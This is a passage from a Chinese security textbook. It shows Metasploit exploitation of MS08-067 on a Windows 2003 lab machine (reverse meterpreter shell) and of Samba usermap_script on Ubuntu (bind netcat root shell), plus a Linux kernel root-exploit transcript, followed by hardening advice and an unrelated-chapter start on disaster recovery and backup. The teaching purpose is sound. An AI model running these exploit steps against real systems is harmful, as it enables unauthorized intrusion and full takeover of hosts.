(7) 下面可以通过metasploit来调用nmap扫描工具来对网络进行扫描。nmap是一个很知名的扫描工具。为了进行测试，我们准备一台安装了Windows Server 2003的虚拟机，IP地址设置为172.18.33.143，然后直接对此机器进行扫描。具体的扫描的命令如下。

```
Nmap -sT -A -v -script=smb-check-vulns -script-args=unsafe=1  -PO 172.18.33.143
```

执行效果如图9.5所示。

(8) 在图9.5中，可以看到MS08-067:VULNERABLE，表示有个ms08-067的漏洞

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)

TRACEROUTE
HOP RTT      ADDRESS
1   17.75 ms bogon (172.18.33.143)

NSE: Script Post-scanning.
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.71 seconds
           Raw packets sent: 17 (1.446KB) | Rcvd: 17 (1.222KB)
msf >
```

图 9.5 调用 nmap 对网络扫描

是可以利用的，下面进行实际的攻击过程，首先输入命令：search ms08_067，查看系统中是否有溢出的工具。结果如图 9.6 所示。



```
msf > search ms08-067

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi   2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption


msf >
```

图 9.6 查看系统中是否有溢出的工具

(9) 可以看出，系统有针对该漏洞进行溢出的代码。下面通过命令：use windows/smb/ms08_067_netapi 来决定使用该脚本，可以发现命令提示符已经改变，如图 9.7 所示。

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

图 9.7 命令提示符改变

(10) 下面通过命令：set PAYLOAD windows/meterpreter/reverse_tcp 设置系统的连接功能。效果如图 9.8 所示。

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

图 9.8 系统连接设置

（11）下面通过命令：show targets 来查看该漏洞对哪些目标系统是有效的。结果如图 9.9 所示。

```
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows XP SP2 English (AlwaysOn NX)
4   Windows XP SP2 English (NX)
5   Windows XP SP3 English (AlwaysOn NX)
6   Windows XP SP3 English (NX)
7   Windows 2003 SP0 Universal
8   Windows 2003 SP1 English (NO NX)
9   Windows 2003 SP1 English (NX)
10  Windows 2003 SP1 Japanese (NO NX)
11  Windows 2003 SP2 English (NO NX)
12  Windows 2003 SP2 English (NX)
13  Windows 2003 SP2 German (NO NX)
14  Windows 2003 SP2 German (NX)
15  Windows XP SP2 Arabic (NX)
16  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
17  Windows XP SP2 Chinese - Simplified (NX)
18  Windows XP SP2 Chinese - Traditional (NX)
19  Windows XP SP2 Czech (NX)
20  Windows XP SP2 Danish (NX)
21  Windows XP SP2 German (NX)
22  Windows XP SP2 Greek (NX)
```

图 9.9　查看目标对哪些系统有效

（12）一共有 67 个目标系统有该漏洞，我们扫描的系统是 Windows Server 2003 中文版，这里只有 7 符合，所以通过命令 set TARGET 7 来设置目标，如图 9.10 所示。

```
msf exploit(ms08_067_netapi) > set target 7
target => 7
msf exploit(ms08_067_netapi) >
```

图 9.10　set TARGET 7

（13）然后设置目标 IP，即我们攻击的目标，命令为：set RHOST 172.18.33.143。

（14）设置本地 IP，可以让目标主动连接上来，命令为：set LHOST 172.18.33.41。

（15）设置本地端口，命令为：set LPORT 8888。

（16）通过命令 show options 查看设置结果。效果如图 9.11 所示。

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    172.18.33.143    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, p
rocess, none)
   LHOST     172.18.33.41     yes       The listen address
   LPORT     8888             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   7   Windows 2003 SP0 Universal

msf exploit(ms08_067_netapi) >
```

图 9.11　命令 show options 查看设置结果

(17) 现在可以执行命令：exploit。效果如图 9.12 所示。

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 172.18.33.41:8888
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 172.18.33.143
[*] Meterpreter session 1 opened (172.18.33.41:8888 -> 172.18.33.143:1129) at 201
5-06-08 08:16:15 +0800

meterpreter >
```

图 9.12 执行命令 exploit

(18) 可以看出，系统溢出成功，反向连接也成功了，命令提示符变成了 meterpreter。最后我们通过命令 shell 来登录到对象机器的 shell 上，至此，你已经具有对对方机器操作的完整权限，如图 9.13 所示。

```
meterpreter > shell
Process 196 created.
Channel 1 created.
Microsoft Windows [�汾 5.2.3790]
(C) ��Ȩ���� 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

图 9.13 系统反向连接成功

9.2 Linux 系统攻击示例

在本例中，我们简单示例来攻击一台 Ubuntu 的主机，所用工具同上，具体过程也是差不多的。所以有些步骤在本实例中就省略。下面简要展示基本过程。

(1) 打开 metasploit。

(2) 出现 msf 提示符时，假设我们已经知道了漏洞名称，可以直接输入：Use multi/samba/usermap_script，如图 9.14 所示。

(3) 检索可用攻击脚本，输入命令 show payloads，结果如图 9.15 所示。



图 9.14 输入漏洞名称




图 9.15 检索可用攻击脚本

(4) 设置攻击脚本。输入命令如下：set payload cmd/unix/bind_netcat。

效果如图 9.16 所示。

(5) 设置 RHOST。输入命令如下：set RHOST 192.168.2.18。

(6) 执行 exploit 进行溢出，效果如图 9.17 所示。

(7) 执行命令，溢出成功后，就可以远程执行命令了，至此，针对 Linux 系统的攻击完成。例如 whoami，结果如图 9.18 所示。

```
msf exploit(usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf exploit(usermap_script) >
```

图 9.16　设置攻击脚本

```
msf exploit(usermap_script) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (192.168.2.202:43535 -> 192.168.2.18:4444) at
 2015-06-11 00:48:55 +0800
```

图 9.17　进行溢出

```
[*] Started bind handler
[*] Command shell session 1 opened (192.168.2.202:43535 -> 192.168.2.18:4444) at
 2015-06-11 00:48:55 +0800

whoami
root
```

图 9.18　溢出成功

9.3　系统防范策略

从前面示例可以看出，系统的致命漏洞引起的攻击风险是很高的。对付这些问题，管理员一定要养成经常升级系统的习惯。当系统打上最新的补丁的时候，很多的漏洞问题就被修复。如果补丁还没有出来，则停掉服务。如果服务一定不能停，那就只有修改这个服务，这个对技术的要求就很高。

Windows 和 Linux 操作系统的一般加固策略及技术在第 4 章已经专门进行过介绍，在此，我们针对常规系统防范，再具体概述如下。

9.3.1　Windows 系统常规防范策略

Windows 系统常规防范策略的主要方法有：

(1) 使用 Windows update 安装最新补丁；

(2) 更改密码长度最小值、密码最长存留期、密码最短存留期、账号锁定计数器、账户锁定时间、账户锁定阀值、保障账号以及口令的安全；

(3) 将默认 Administrator 用户和组改名，禁用 Guests 并将 Guest 改名；

(4) 开启安全审核策略；

(5) 卸载不需要的服务；

(6) 将暂时不需要开放的服务停止；

(7) 限制特定执行文件的权限；

(8) 调整事件日志的大小、覆盖策略；

(9) 禁止匿名用户连接;

(10) 删除主机管理共享。

9.3.2 Linux 系统常规防范策略

Linux 系统一般会通过对应的操作命令来完成常规的系统加固,管理员可以参考《Linux 操作系统安全加固配置手册》一类的工具来完成相应的工作。但对于一些特殊的漏洞或突发的安全性问题,还是需要管理员本身有比较高的系统管理水平。

举例来说,2009 年 8 月,国外黑客公开一个几乎可以攻击当时所有新旧 Linux 系统的一个漏洞,包括但不限于 RedHat、CentOS、SUSE、Debian、Ubuntu、Slackware、Mandriva 和 Gentoo 及其衍生系统。黑客甚至只需要执行一个命令,就可以通过此漏洞获得 root 权限(当然还是要满足一些特定条件的),如图 9.19 所示。

```
sh-2.05b$ ls -l
ls -l
total 4100
-rw-r--r--    1 nobody   nobody      11111 Aug 15 02:16 exploit.c
-rw-r--r--    1 nobody   nobody        764 Aug 13 11:32 pwnkernel.c
-rw-r--r--    1 nobody   nobody    4171600 Aug 13 10:46 tzameti.avi
-rwxrwxrwx    1 nobody   nobody       1247 Aug 15 03:15 wunderbar_emporium.sh
sh-2.05b$ ./w*
./w*
 [+] MAPPED ZERO PAGE!
 [+] got ring0!
 [+] detected 2.4 style 8k stacks
sh: line 1: mplayer: command not found
 [+] Disabled security of : nothing, what an insecure machine!
 [+] Got root!
sh-2.05b# uname -a
uname -a
Linux linux 2.4.20-8bigmem #1 SMP Thu Mar 13 17:32:29 EST 2003 i686 i686 i386
U/Linux
sh-2.05b# _
```

图 9.19 Linux 系统漏洞

在当时解决此漏洞的临时方案如下。

(1) 使用 Grsecurity 或者 Pax 内核安全补丁,并开启 KERNEXEC 防护功能。

(2) 升级到 2.6.31-rc6 或 2.4.37.5 以上的内核版本。

(3) 如果使用的是 RedHatEnterprise Linux 4/5 的系统或 Centos4/5 的系统,可以通过下面的操作防止被攻击。

在/etc/nf 文件中加入下列内容:

```
install pppox /bin/true
install bluetooth /bin/true
install appletalk /bin/true
install ipx /bin/true
install sctp /bin/true。
```

执行/sbin/lsmod | grep -e ppp -e blue -e app -e ipx -e sct,如果没有输出,不需要重启系统,如果有输出,则需要重启系统,才可以对此攻击免疫。

(4) 如果使用的是 Debian 或 Ubuntu 系统,可以通过下面的操作防止被攻击。

```
cat > /etc/modprobnf << EOM
install ppp_generic /bin/true
install pppoe /bin/true
install pppox /bin/true
install slhc /bin/true
install bluetooth /bin/true
install ipv6 /bin/true
install irda /bin/true
install ax25 /bin/true
install x25 /bin/true
install ipx /bin/true
install appletalk /bin/true
EOM
/etc/init.d/bluez-utils stop
```

上述这些方法和策略,需要管理员有比较丰富的经验和雄厚的技术实力作为保障。作为系统安全管理人员,实际上我们是永远无法预知漏洞何时会爆发的,平时要做好安全设置才是根本防范之道。

9.4　课后体会与练习

1. 系统渗透攻击主要遵循哪些步骤?
2. Nmap 主要用于渗透攻击的哪个阶段?
3. 简述在 Metasploit 中设置 PLAYLOAD 的作用。

第 10 章　容灾与备份

10.1　容灾技术概述

忽视数据备份，没有容灾能力将会给企业或组织带来巨大的损失，据统计资料显示，当受到数据灾难袭击的时候，30%受影响的公司被迫立即退出市场，另外有 29%受影响的公司会在两年内倒闭。所以当各种无法预知的事故或灾难导致重要的数据丢失时，能够及时采取灾难恢复措施，可以将企业或组织的损失降低到最低。

据统计资料显示，2000 年以前的 10 年间发生过灾难的公司中，有 55%当时倒闭，剩下的 45%中，因为数据丢失，有 29%也在两年之内倒闭，生存下来的仅占 16%。在 1993 年发生的美国世贸中心大楼爆炸事件，爆炸前，约有 350 家企业在该楼中工作，一年后，再回到世贸大楼的公司变成 150 家，有 200 家企业由于无法存取原有重要的信息而倒闭。2003 年，国内某电信运营商的计费存储系统发生两个小时的故障，造成 400 多万元的损失，这些还不包括导致的无形资产损失。另外，大家熟悉的“9.11”事件带来的损失更是巨大，还有许多举不胜举且触目惊心的例子，每一次都是惨痛的教训。由此可见，尽管小心谨慎，还是不可避免地会发生各种各样的灾难。

10.1.1　容灾的定义

容灾是一个范畴很广泛的概念，是一个系统工程，包括支持用户业务的方方面面，可以将所有与业务连续性相关的内容都纳入到容灾中。对于 IT 而言，容灾提供一个能防止用户业务系统遭受各种灾难破坏的计算机系统。容灾主要表现为一种未雨绸缪的主动性，而不是在灾难发生后的亡羊补牢。

容灾是指在发生灾难性事故时，能够利用已备份的数据或其他手段，及时对原系统进行恢复，以保证数据的安全性以及业务的连续性。

从技术上看，衡量容灾系统有两个主要指标：RPO 和 RTO。

RPO(Recovery Point Object)：即数据恢复点目标，主要是指当灾难发生时业务系统所能容忍的数据丢失量。

RTO(Recovery Time Object)：即数据恢复时间目标，主要是指所能容忍的业务停止服务的最长时间，即从灾难发生到业务系统恢复服务功能所需要的最短时间周期。

RPO 针对的是数据丢失，而 RTO 针对的是服务丢失，二者没有必然的关联性。RPO 和 RTO 的确定必须在进行风险分析和业务影响分析后，根据不同的业务需求确定。对

于不同企业的同一种业务，RPO 和 RTO 的需求也会有所不同。RPO 与 RTO 越小，系统的可用性就越高，当然需要的投资也越大。

10.1.2　导致系统灾难原因

从广义上讲，对于一个计算机系统而言，一切引起系统非正常停机的事件都称之为灾难。威胁数据的安全，造成系统失效的主要原因有以下几个方面。

(1) 硬件故障。主要的硬件故障包括 I/O 和硬盘损坏、电源(包括电缆、插座)以及网络故障等，如果是安装系统的磁盘故障，则还必须重建系统。

(2) 人为错误。最容易忽略的故障原因，包括误操作、人为蓄意破坏，如对一些关键系统配置文件的不当操作，或者人为删除一个文件或格式化一个磁盘，会导致系统不能正常启动。另外还有黑客的攻击，黑客侵入计算机系统，并且破坏计算机系统。

(3) 软件故障。最为复杂和多样化的故障原因，如系统参数设置不当或者由于应用程序没有优化，造成运行时系统资源分配不合理或数据库参数设置不当等，都有可能导致系统性能下降，甚至停机。

(4) 病毒影响。病毒使计算机系统感染，损坏计算机数据，需要及早预防病毒的攻击。

(5) 自然灾难。包括地震、台风、水灾、雷电和火灾等会无情地毁灭计算机系统，这种灾难破坏性很大，影响面比较广。

灾难发生后，恢复的一般步骤如下。

第一步：恢复硬件。

第二步：重新装入操作系统。

第三步：设置操作系统(驱动程序设置、系统和用户设置)。

第四步：重新装入应用程序，进行系统设置。

第五步：用最新的备份恢复系统数据。

10.1.3　容灾的级别

容灾可以分为三个级别：数据级别、应用级别和业务级别。

1. 数据级容灾

数据级容灾关注点在于数据，需要确保用户数据的完整性、可靠性、安全性和一致性，即灾难发生后可以确保用户原有的数据不会丢失或者遭到破坏。数据级容灾较为基础，其中，较低级别的数据容灾方案仅需利用磁带库和管理软件就能实现数据异地备份，达到容灾的功效；而较高级的数据容灾方案则是依靠数据复制工具，例如卷复制软件，或者存储系统的硬件控制器，实现数据的远程复制。

数据级容灾是保障数据可用的最后底线，当数据丢失时能够保证应用系统可以重新得到所有数据。从这种意义上讲，数据备份属于该级别容灾，用户把重要的数据存放在磁带上，如果考虑到高级别的安全性还可以把磁带运送到远距离的地方保存，当灾难发生后，从磁带中获取数据。该级别灾难恢复时间较长，用户原有数据没有丢失，但是对于提

供实时服务的信息系统,应用会被中断,用户业务也被迫停止。

2. 应用级容灾

应用级容灾在数据级容灾的基础上,把执行应用处理能力复制一份,即在备份站点同样构建一套应用系统,在保证用户数据的完整性、可靠性、安全性和一致性的前提下,提供不间断的应用服务,让客户的应用服务请求能够透明地继续运行,而感受不到灾难的发生,保证整个信息系统提供的服务完整、可靠、安全和一致。一般来说,应用级容灾系统需要通过更多软件来实现,它可以使企业的多种应用在灾难发生时进行快速切换,确保业务的连续性。应用级容灾比数据级容灾要求更高。

3. 业务级别

数据级容灾和应用级容灾都是在 IT 范畴之内,然而对于正常业务而言,仅 IT 系统的保障还是不够的。有些用户需要构建最高级别的业务级别容灾。

业务级容灾的大部分内容是非 IT 系统,比如电话、办公地点等。当一场大的灾难发生时,用户原有的办公场所都会受到破坏,用户除了需要原有的数据、原有的应用系统,更需要工作人员在一个备份的工作场所能够正常地开展业务。

10.1.4 容灾系统

由于容灾所承担的是用户最关键的核心业务,其发挥的作用异常重要,容灾本身的复杂性也是十分明显,这些决定了容灾是一项系统工程。

容灾首先涉及众多技术及众多厂商的各类解决方案。性能、灵活性及价格都是必须考虑的因素,更重要的是,用户需要根据自己的实际需求量身打造。许多用户的生产站点都是经过长期积累、多次改造后形成的,对于特殊的应用还采用特定的设备。那么当用户考虑构建容灾站点时就必须把所有的情况都考虑进来,构建容灾方案的一条基本准则是"选择适合自己的"。与此同时用户还要考虑长远一些,尽量采用先进而不是将要淘汰的技术,毕竟冗余站点与生产站点一样会长期使用。

一个完整的容灾系统应该包含三个部分:本地容灾、异地容灾和有效的管理机制。

1. 本地容灾

本地容灾主要手段是容错,容错的基本思想是在系统体系结构上精心设计,利用外加资源的冗余技术来达到屏蔽故障,自动恢复系统或安全停机的目的。

2. 异地容灾

当遇到自然灾害(火山、地震)或者战争等意外事件时,仅采用本地容灾并不能满足要求,这就应该考虑采用异地容灾的保护措施。异地容灾是指在相隔较远的异地,建立两套或多套功能相同的 IT 系统,当主系统因意外停止工作时,备用系统可以接替工作,保证系统的不间断运行。异地容灾系统采用的主要方法是数据复制,目的是在本地与异地之间确保各系统关键数据和状态参数的一致。

3. 有效的管理机制

容灾备份是通过特定的容灾机制实现的。需从容灾的概念必要性、预先考虑的因素、

容灾备份等级/容灾方案的选择等几个方面考虑如何建立容灾机制。

对于容灾系统来说，所包含的关键技术有数据存储管理、数据复制、灾难检测、系统迁移和灾难恢复五个方面。

(1) 数据存储管理是指对与计算机系统数据存储相关的一系列操作(如备份、归档和恢复等)进行的统一管理，是计算机系统管理的一个重要组成部分，也是建立一个容灾系统的重要组成部分。

数据备份是指为防止系统出现操作失误或系统故障导致数据丢失，而将全系统或部分数据集合从应用主机的硬盘或阵列复制到其他的存储介质的过程，数据备份是容灾的基石。

数据归档是将硬盘数据复制到可移动媒体上。与数据备份不同的是，数据归档在完成复制工作后将原始数据从硬盘上删除，释放硬盘空间。

数据备份是数据存储管理中的一个重要部分。数据备份的评价标准包括备份速度、恢复速度以及数据恢复点。

为了提高备份的效率，出现了很多新的备份技术，在很大程度上提高了备份速度，主要的备份技术在后面介绍。

(2) 容灾系统的核心技术是数据复制。顾名思义，数据复制就是将一个地点的数据复制到另外一个不同的物理点上的过程。

数据复制一般分为同步数据复制和异步数据复制。

根据复制数据的层次进行细化，可以分为以下四种类型。

① 硬件级的数据复制：主要是在磁盘级别对数据进行复制，包括磁盘镜像和卷复制等，这种类型的复制方法可以独立于应用，并且复制速度也较快，对生产系统的性能影响也较小，但是开销比较大。

② 操作系统级的复制：主要是在操作系统层次，对各种文件的复制，这种类型的复制受到具体操作系统的限制。

③ 数据库级的复制：是在数据库级别将对数据库的更新操作以及其他事务操作以消息的形式复制到异地数据库，这种复制方式的系统开销也很大，并且与具体数据库相关。

④ 业务数据流级复制：就是业务数据流的复制，就是将业务数据流复制到异地备用系统，经过系统处理后，产生对异地系统的更新操作，从而达到同步。这种方式，也可以独立于具体应用，但是可控性较差。现在利用这种方式来实现容灾系统的例子还很少。

(3) 灾难检测。现在对灾难的发现方法一般是通过心跳技术和检查点技术，这种技术在高可靠性集群中应用很广泛。

心跳技术又称为拉技术，就是每隔一段时间都要向外广播自身的状态(通常为“存活”状态)，在进行心跳检测时，心跳检测的时间和时间间隔是关键问题，如果心跳检测的太频繁，将会影响系统的正常运行，占用系统资源；如果间隔时间太长，则检测就比较迟钝，影响检测的及时性。

检查点技术又称为主动检测，就是每隔一段时间，就会对被检测对象进行一次检测，如果在给定的时间内，被检测对象没有相应，则认为检测对象失效。与心跳技术相同，检

测点技术也受到检测周期的影响,如果检测周期太短,虽然能够及时发现故障,但是给系统造成很大的开销;如果检测周期太长,则无法及时发现故障。

对于异地容灾,备份生产中心和主生产中心可能相隔千里,这时候因为网络延迟较大或者其他原因,可能会影响心跳检测的效果,因此如何对现有的检测技术进行改进,以适应广域网的要求,将是实现高效的远程容灾系统的基础。

(4) 系统迁移。在发生灾难时,为了能够保证业务的连续性,必须实现能够实现系统透明的迁移,也就是能够利用备用系统透明地代替生产系统,一般是通过 DNS 或者 IP 地址的改变来实现系统迁移的。

(5) 灾难恢复。灾难恢复是为恢复计算机系统提供保证的。业界广泛的经验和教训说明,灾难恢复的成功在于企业中经过良好训练和预演的人在自己的角色上实施预先计划的策略,即灾难恢复计划。在系统备份与灾难恢复计划建立以后,还必须在事前反复测试,并随时调整,加以改进,完整的系统恢复方案才能得以建立。其中灾难恢复策略在整个恢复方案中占有非常重要的作用。

可以按照以下几个步骤来制定数据恢复策略。

① 评估公司对数据流和有效数据的需要性。

② 每次数据损坏事故造成的经济损失有多大。

③ 在多长时间范围内必须成功进行数据恢复,以避免其影响企业收益。

④ 评估数据损失的风险,确定跨部门的数据恢复策略优先级别。

⑤ 评估数据存储设备的所有潜在的风险。

⑥ 使用上述评估结果制定质优价廉的安全机制(包括备份)。

⑦ 数据损失的间接代价是什么。

⑧ 通过对所有的数据损坏进行预算来制定预防策略和最终的数据恢复策略。

10.1.5 容灾备份技术

建立容灾备份系统时会涉及多种技术,如 SAN 技术、DAS 技术、NAS 技术、远程镜像技术、虚拟存储、基于 IP 的 SAN 的互连技术、快照技术、推技术、RAIT 或并行流技术等。

1. SAN 技术

SAN(Storage Area Network,存储局域网)是独立于服务器网络系统之外几乎拥有无限存储的高速存储网络,它以光纤通道作为传输媒体,以光纤通道和 SCSI 的应用协议作为存储访问协议,将存储子系统网络化。光纤通道技术具有带宽高、误码率低和距离长等特点,特别适合于海量数据传输领域,所以被应用于主机和存储器间的连接通道和组网技术中。基于 SAN 的备份解决方案既包括集中式备份解决方案的所有管理上的优点,又涵盖分布式(直连式)备份方案所独具的高速数据传输率的特点。

2. DAS 技术

DAS(Direct Attachment Storage,直接挂接存储)数据存储设备直接挂接在各种服务器或客户端扩展接口下,服务器通过 I/O 通道服务来直接访问 DAS 中的数据。DAS 本

身是硬件的堆叠，不带有任何存储操作系统，而应用服务器本身的操作系统与第三方应用软件挂接，使得 DAS 设备的价格相对比较便宜。

3. NAS 技术

NAS(Network Attachment Storage，网络挂接存储)技术可以满足无专用直接连接存储设备的主机存储需要。由于 NAS 具有协议公开、操作简单和适应范围广的特点，特别是在以文件处理为基础的多用户网络计算环境中，NAS 更以其良好的扩展能力成为重要的存储手段。

4. 远程镜像技术

这种技术克服了传统镜像和备份技术在时空方面的局限性，能够保障关键业务在大规模灾害或危机发生时仍然能够持续不断地稳定运行。远程数据镜像技术实现了数据在不同环境间的实时有效复制，无论这些环境间相距几米、几公里，还是横亘大陆。

远程镜像技术是在主数据中心和备援中心之间的数据备份时用到。镜像是在两个或多个磁盘或磁盘子系统上产生同一个数据的镜像视图的信息存储过程，一个称为主镜像系统，另一个称为从镜像系统。按主、从镜像存储系统所处的位置可分为本地镜像和远程镜像。

远程镜像又称远程复制，是容灾备份的核心技术，同时也是保持远程数据同步和实现灾难恢复的基础。远程镜像按请求镜像的主机是否需要远程镜像站点的确认信息，又可分为同步远程镜像和异步远程镜像。

同步远程镜像(同步复制技术)是指通过远程镜像软件，将本地数据以完全同步的方式复制到异地，每一本地的 I/O 事务均需要等待远程复制的完成确认信息，方予以释放。同步镜像使远程复制总能与本地机要求复制的内容相匹配。当主站点出现故障时，用户的应用程序切换到备份的替代站点后，被镜像的远程副本可以保证业务继续执行而没有数据的丢失。但它存在往返传播造成延时较长的缺点，只限于在相对较近的距离上应用。

异步远程镜像(异步复制技术)保证在更新远程存储视图前完成向本地存储系统的基本 I/O 操作，而由本地存储系统提供给请求镜像主机的 I/O 操作完成确认信息。远程的数据复制是以后台同步的方式进行的，这使本地系统性能受到的影响很小，传输距离长(可达 1000km 以上)，对网络带宽要求小。但是，许多远程的从属存储子系统的写操作没有得到确认，当某种因素造成数据传输失败，可能出现数据一致性问题。为解决这个问题，目前大多采用延迟复制的技术，即在确保本地数据完好无损后进行远程数据更新。

5. 虚拟存储

在有些容灾方案产品中，还采取虚拟存储技术，如西瑞异地容灾方案。虚拟化存储技术在系统弹性和可扩展性上开创了新的局面。它将几个 IDE 或 SCSI 驱动器等不同的存储设备串联为一个存储池。存储集群的整个存储容量可以分为多个逻辑卷，并作为虚拟分区进行管理。存储由此成为一种功能而非物理属性，而这正是基于服务器的存储结构存在的主要限制。

虚拟存储系统还提供了动态改变逻辑卷大小的功能。事实上，存储卷的容量可以在线随意增加或减少。可以通过在系统中增加或减少物理磁盘的数量来改变集群中逻辑卷

的大小。这一功能允许卷的容量随用户的即时要求动态改变。另外,存储卷能够很容易地改变容量,实现移动和替换。安装系统时,只需为每个逻辑卷分配最小的容量,并在磁盘上留出剩余的空间。随着业务的发展,可以用剩余空间根据需要扩展逻辑卷。你也可以将数据在线从旧驱动器转移到新的驱动器上,而不中断服务地运行。

存储虚拟化的一个关键优势是它允许异质系统和应用程序共享存储设备,而不管它们位于何处。公司将不再需要在每个分部的服务器上都连接一台磁带设备。

6. 基于 IP 的 SAN 的互连技术

早期的主数据中心和备援数据中心之间的数据备份,主要是基于 SAN 的远程复制(镜像),即通过光纤通道 FC,把两个 SAN 连接起来,进行远程镜像(复制)。当灾难发生时,由备援数据中心替代主数据中心保证系统工作的连续性。这种远程容灾备份方式存在一些缺陷,如实现成本高、设备的互操作性差和跨越的地理距离短(10km)等,这些因素阻碍它的进一步推广和应用。

目前,出现了多种基于 IP 的 SAN 的远程数据容灾备份技术。它们是利用基于 IP 的 SAN 的互连协议,将主数据中心 SAN 中的信息通过现有的 TCP/IP 网络,远程复制到备援中心 SAN 中。当备援中心存储的数据量过大时,可以利用快照技术将其备份到磁带库或光盘库中。这种基于 IP 的 SAN 的远程容灾备份,可以跨越 LAN、MAN 和 WAN,成本低、可扩展性好,具有广阔的发展前景。

7. 快照技术

远程镜像技术往往同快照技术结合起来实现远程备份,即通过镜像把数据备份到远程存储系统中,再用快照技术把远程存储系统中的信息备份到远程的磁带库、光盘库中。

快照是通过软件对要备份的磁盘子系统的数据快速扫描,建立一个要备份数据的快照逻辑单元号 LUN 和快照 cache,在快速扫描时,把备份过程中即将要修改的数据块同时快速复制到快照 cache 中。快照 LUN 是一组指针,它在备份过程中指向快照 cache 和磁盘子系统中不变的数据块。在正常业务进行的同时,利用快照 LUN 实现对原数据的一个完全的备份。它可使用户在正常业务不受影响的情况下,实时提取当前在线业务数据。其“备份窗口”接近于零,可大大增加系统业务的连续性,为实现系统真正的 7×24 运转提供保证。快照是通过内存作为缓冲区(快照 cache),由快照软件提供系统磁盘存储的即时数据映像,它存在缓冲区调度的问题。

8. 推技术

推技术是一种代理程序,它安装在需要备份的客户机上,按照备份服务器的要求,代理程序产生需要备份文件的列表,将这些文件进行打包压缩,送到备份服务器上。它代理一部分备份服务器的工作,提高网络备份的效率。

9. RAIT

RAIT(Redundant Array of Inexpensive Tape)将多个相同的磁带驱动器做成一个阵列,既可以提高备份性能,又可以提高磁带的容错性。

10. 并行流技术

并行流技术指在同一个备份服务器上连接了多个备份设备,同时也提交多个备份任务,它们分别针对不同的磁带设备。这样可以达到并行操作。但它不像 RAIT 技术那样

具备容错的功能。

下面是对个人用户提出的一些备份建议。

(1) 操作系统与应用软件备份。在安装完操作系统与应用软件后，将操作系统所在的分区映射为一个镜像文件(使用 Ghost)，保存在另一块硬盘或另一个逻辑分区上，这样在数据恢复时就可以直接由镜像文件恢复操作系统。

如果应用软件没有安装在系统盘(C 盘)的 Program Files 文件夹下，而是安装在了其他分区(D 盘)上，那么在备份 C 盘后也要备份 D 盘，这样操作系统发生数据故障后，就会很快恢复系统，而不用重新安装操作系统与所有的软件。

(2) 文档备份。例如对于 Office 文档(包括 Word、PowerPoint、Excel 文档等)需要经常整理，然后定期备份。

(3) 邮件与地址簿备份。Outlook(或 Foxmail)里的邮件与地址簿可以通过其"导出"工具来把地址信息导出和邮件导出，将导出的信息复制到其他存储介质上可以完成备份。

10.1.6　容灾备份等级

设计一个容灾备份系统需要考虑多个因素：备份/恢复数据量大小、应用数据中心与备援数据中心之间的距离和数据传输方式、灾难发生时所要求的恢复速度、备援中心的管理及投入资金等。根据这些因素和不同的应用场合，将容灾备份划分为四个等级。

第 0 级：没有备援中心。

第 1 级：本地磁带备份，异地保存。

第 2 级：热备份站点容灾备份方式。

第 3 级：活动备援中心。

我国容灾备份等级的划分类似于国际标准 SHARE 78，1992 年美国的 SHARE 用户组与 IBM 一起，定义了 SHARE 78 标准，该标准将容灾系统分为 7 层，分别适用于不同的规模和应用场合。有兴趣的读者可以在网上查找 SHARE 78 标准的文档。

10.1.7　数据容灾与备份的联系

备份是指用户为应用系统产生的重要数据(或者原有的重要数据信息)制作一份或者多份副本，以增强数据的安全性。

备份与容灾关注的对象不同，备份关注数据的安全，容灾关注业务应用的安全。

可以把备份称做是"数据保护"，而容灾称做"业务应用保护"。

备份通过备份软件使用磁带机或者磁带库(有些用户使用磁盘、光盘)作为存储介质将数据进行复制，容灾则表现为通过高可用方案将两个站点或者系统连接起来。

备份与容灾是存储领域两个非常重要的部分，二者有着密切的联系。

首先，在备份与容灾中都有数据保护工作，备份大多采用磁带方式，性能低，成本低；容灾采用磁盘方式进行数据保护，数据随时在线，性能高、成本高。

其次，备份是存储领域的一个基础，在一个完整的容灾方案中必然包括备份的部分；同时备份还是容灾方案的有效补充，因为容灾方案中的数据始终在线，因此存储有完全被破坏的可能，而备份提供额外的一条防线，即使在线数据丢失也可以从备份数据中恢复。

数据容灾与数据备份的联系主要体现在以下几个方面。

